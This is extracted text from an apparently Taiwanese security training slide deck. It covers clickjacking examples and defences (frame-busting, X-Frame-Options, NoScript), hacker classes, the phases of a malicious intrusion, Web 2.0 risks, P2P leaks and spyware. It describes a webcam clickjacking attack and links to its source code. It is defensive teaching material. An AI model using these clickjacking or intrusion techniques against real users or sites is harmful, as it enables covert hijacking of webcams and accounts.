
Clickjacking範例1 – 實際的web page



Clickjacking範例 2




Clickjacking範例 2 - 實際的web page



Clickjacking範例 2 – Webcam Clickjacking

Webcam ClickJacking

After 4 jacked clicks , 2 IFrame refreshes and 2 Flash movie loading in the background, all in the right timing. The attacker is able to access the user's webcam and microphone. This specific attack isn't functional any more since Adobe fixed it with framebusting, but it can similarly be used for attacking other websites and online apps. View the source code to see how it was done: <http://guya.net/security/clickjacking/game.html>




Clickjacking範例 3



Clickjacking防禦

- ❑ 瀏覽器要上修補程式，但仍有瀏覽器沒有修補程式
- ❑ 使用Firefox的NoScript的ClearClick功能
- ❑ 阻擋iframe的執行(NoScript)或停用Javascript
- ❑ Frame busting for your own sites
 - ❑ `<script>if (top != self) top.location = location</script>`
- ❑ IE8 針對Clickjacking增加對Clickjacking攻擊的防禦功能
 - ❑ X-FRAME-OPTIONS: DENY
 - ❑ X-FRAME-OPTIONS: SAMEORIGIN



Clickjacking防禦2

- 使用虛擬機上網
- 使用網站信譽軟體
 - 如:McAfee Site Advisor
- 用右鍵copy連結上網
- clickjacking招數多
防不勝防：一般使用者
哪懂這麼多呀？我暈~




Clickjacking 最新防護方法

防護環境	防護方式
Adobe Flash Player 9 以前版本	- 更新至 Flash Player 10 新版。 - 使用者直接選擇永久關閉麥克風與網路攝影機。 - 企業 MIS 可修改 WINDOWS\system32\Macromed\Flesh 目錄中的 mms.cfg 檔，將 AVHardwareDisable 的數值由 0 改為 1。無 mms.cfg 檔 可 參 考 Adobe Flash Player Administration Guide 建置 Flash 管理機制。
Firefox	安裝 NoScript 外掛元件，當使用者點選到網頁隱藏的按鈕時，會發出警告。
企業內使用者	限制使用者在瀏覽器中執行 JavaScript 與 iframe 指令，或只限制在企業內網中使用。

資料來源：ITHome 整理，2008 年 10 月




Clickjacking防禦 – Clickjacking警告視窗



Agenda

- ❏ 新型的Clickjacking攻擊
- ❏ Web 2.0的網頁攻擊與防禦
 - ❏ Threats that Web 2.0 brings and security issues
 - ❏ OWASP TOP 10 Vulnerabilities
 - ❏ Injection Flaw and XSS Attacks Demo and more
 - ❏ Countermeasures to Protect against Attacks



Can Hacking Be Ethical?

- The verb ‘hacking’ describes the rapid development of new programs or the reverse engineering of already existing software to make the code better, and efficient.
- (RFC 1983, Internet Users’ Glossary) The noun ‘hacker’ refers to a person who enjoys learning the details of computer systems and stretch their capabilities.
- The term ‘cracker’ refers to a person who uses his hacking skills for offensive purposes.
- The term ‘ethical hacker’ refers to security professionals who apply their hacking skills for defensive purposes.



Hacker Classes

Black hats

- Individuals with extraordinary computing skills, resorting to malicious or destructive activities. Also known as 'Crackers.'

White Hats

- Individuals professing hacker skills and using them for defensive purposes. Also known as 'Security Analysts' .

Gray Hats

- Individuals who work both offensively and defensively at various times.

Ethical Hacker Classes

- Former Black Hats
- White Hats

Hacker Skills

- Professional (be able to develop exploit tools and find vulnerabilities)
- Experienced (with knowledge of security and hacking technology)
- Script Kidde

中國網軍



【中國軍力報告】北京發展電子戰培養網軍



山東省棗莊市電信局早於2000年成立第一支民兵資訊網路分隊，有48名隊員，戰爭時接受軍隊指揮。



What does a malicious hacker do?

⊙ Reconnaissance

- Active / passive

⊙ Scanning


⊙ Gaining access

- Operating system level / application level
- Network level
- Denial of service

⊙ Maintaining access

- Uploading / altering / downloading programs or data

⊙ Covering tracks



Web 1.0 vs. Web 2.0

Web 2.0就是新一代的網路服務，是**雙向互動**。其重要精神在於**使用者的參與**。Web 2.0這個概念由O'Reilly媒體公司創辦人暨執行長**Tim O'Reilly**（提姆·奧萊理）所提出

Web 1.0		Web 2.0
DoubleClick	-->	Google AdSense 是一個快速簡便的方法，可以讓各種規模的網站出版者為他們的網站展示與網站內容相關的Google 廣告並獲取收入。
Ofoto	-->	Flickr 使用者除了可透過Tags分享照片，Flickr?也提供連絡人機制（Contacts?），使用者可看到對方最新的照片，以及快速瀏覽該連絡人的公開相片。
publishing	-->	participation
mp3.com	-->	Napster 是一種線上音樂服務，最初由Shawn Fanning創建的檔案分享服務。Napster是第一個被廣泛應用的點對點（Peer-to-Peer，P2P）音樂共享服務。
Britannica Online	-->	Wikipedia 自由的百科全書，可以由用戶編輯。
personal websites	-->	Blogging, Twitter, Splurk Weblog指的是以網頁作為呈現媒介的個人日記，也有人把它稱做網頁型態的日記。1999年Peter Merholz開始把將weblog唸成We Blog，因而有了Blog這個說法。

邁向eGov 2.0 優質網路政府

我國電子化政府服務演進

行政院研考在今年提出了續階計畫，也就是第四階段計畫，這是針對第三階段優質網路政府的修正，在第三階段計畫的基礎上，更加重視Web 2.0技術的運用。




資料來源：行政院研考會，2009年4月，iThome整理，2009年4月

Web 2.0 Security Issues


Web 2.0's Security Problems Causing a Slow-Motion Train Wreck

Source: Yankee Group, 2007



P2P的危害

→ 如果是以簡易方式「身分證字號+戶號」申報，問題就比較大，納稅人若是把申報資料存在硬碟裡，就很可能因為裝了FOXY軟體，讓自己的個資與他人『分享』。



使用FOXY軟體，將報稅資料與他人分享(圖卡優新聞網)

新的威脅-Spyware

爆炸性成長


- 根據AOL / NCSA(America Online Alliance)的研究，已有80%的家戶電腦
